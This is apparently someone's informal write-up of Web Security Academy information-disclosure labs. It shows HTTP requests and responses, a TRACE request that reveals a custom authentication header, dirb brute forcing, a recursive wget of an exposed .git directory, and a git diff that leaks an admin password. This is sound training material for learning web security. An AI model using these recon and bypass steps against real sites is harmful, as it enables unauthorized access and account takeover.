Information disclosure

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behavior.

Examples of information disclosure


Some basic examples of information disclosure are as follows:

- Revealing the names of hidden directories, their structure, and their contents via a `robots.txt` file or directory listing
- Providing access to source code files via temporary backups
- Explicitly mentioning database table or column names in error messages

- Unnecessarily exposing highly sensitive information, such as credit card details
- Hard-coding API keys, IP addresses, database credentials, and so on in the source code
- Hinting at the existence or absence of resources, usernames, and so on via subtle differences in application behavior

Lab: Information disclosure in error messages

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.





Lab: Information disclosure on debug page

This lab contains a debug page that discloses sensitive information about the application. To solve the lab, obtain and submit the `SECRET_KEY` environment variable.

”now make a directory brute forcing “


you will find cgi-bin






Lab: Source code disclosure via backup files

This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.






Lab: Authentication bypass via information disclosure

This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



Target: https://0a8400640465ea2381a0d5d400a100d7.web-security-academy.net

Request

```
GET /admin HTTP/2
Host: 0a8400640465ea2381a0d5d400a100d7.web-security-academy.net
Cookie: session=a5pG5PqnkqMdNwxUXGlYr8LsTK9YQClW
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Response

```
HTTP/2 401 Unauthorized
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2592

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Authentication bypass via information disclosure
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
```


Target: https://0a8400640465ea2381a0d5d400a100d7.web-security-academy.net


Request

```
TRACE /admin HTTP/2
Host: 0a8400640465ea2381a0d5d400a100d7.web-security-academy.net
Cookie: session=a5pG5PqnkqMdNwxUXGlYr8LsTK9YQClW
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

```
TRACE /admin HTTP/1.1
Host: 0a8400640465ea2381a0d5d400a100d7.web-security-academy.net
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br
upgrade-insecure-requests: 1
sec-fetch-dest: document
sec-fetch-mode: navigate
sec-fetch-site: none
sec-fetch-user: ?1
priority: u=0, i
te: trailers
cookie: session=a5pG5PqnkqMdNwxUXGlYr8LsTK9YQClW
Content-Length: 0
X-Custom-IP-Authorization: 103.82.41.179
```





Lab: Information disclosure in version control history

This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete the user `carlos`.

```
┌──(charon㉿DESKTOP-U6PP1DL)-[~]
└─$ dirb https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Mar 23 13:15:13 2025
URL_BASE: https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/ ----
+ https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/.git/HEAD (CODE:200|SIZE:2
3)
^C> Testing: https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/100

┌──(charon㉿DESKTOP-U6PP1DL)-[~]
└─$
```

“here we have got the git link so let get the link “

wget -r pastethelink

```
┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp]
└─$ wget -r https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/.git/
--2025-03-23 13:08:21--  https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/.gi
t/
Resolving 0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net (0a3b009d04f16d4389b74c7a0
06d00c8.web-security-academy.net)... 79.125.84.16, 34.246.129.62
Connecting to 0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net (0a3b009d04f16d4389b74
c7a006d00c8.web-security-academy.net)|79.125.84.16|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1201 (1.2K) [text/html]
Saving to: ‘0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/.git/index.html’

0a3b009d04f16d4389b74c7 100%[===========================>]   1.17K  --.-KB/s    in 0s

2025-03-23 13:08:22 (24.5 MB/s) - ‘0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/.
git/index.html’ saved [1201/1201]

Loading robots.txt; please ignore errors.
--2025-03-23 13:08:22--  https://0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net/rob
ots.txt
```

```
┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp/0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net
/.git]
└─$ git log
commit 3f2b5e8de404efe751922481c8698fd858c58aac (HEAD -> master)
Author: Carlos Montoya <carlos@carlos-montoya.net>
Date:   Tue Jun 23 14:05:07 2020 +0000

    Remove admin password from config

commit e1107f80a926ff00acfa3e95b7085c3882585944
Author: Carlos Montoya <carlos@carlos-montoya.net>
Date:   Mon Jun 22 16:23:42 2020 +0000

    Add skeleton admin panel
```

```
┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp/0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net
]
└─$ git diff  e1107f80a926ff00acfa3e95b7085c3882585944
diff --git a/admin.conf b/admin.conf
deleted file mode 100644
index 2d2bffc..0000000
--- a/admin.conf
+++ /dev/null
@@ -1 +0,0 @@
-ADMIN_PASSWORD=27rqjjv7lk3k6qcbb6ie
diff --git a/admin_panel.php b/admin_panel.php
deleted file mode 100644
index 8944e3b..0000000
--- a/admin_panel.php
+++ /dev/null
@@ -1 +0,0 @@
-<?php echo 'TODO: build an amazing admin panel, but remember to check the password!'; ?>
\ No newline at end of file

┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp/0a3b009d04f16d4389b74c7a006d00c8.web-security-academy.net
]
└─$
```

login to administrator

and use that password

delete carlos user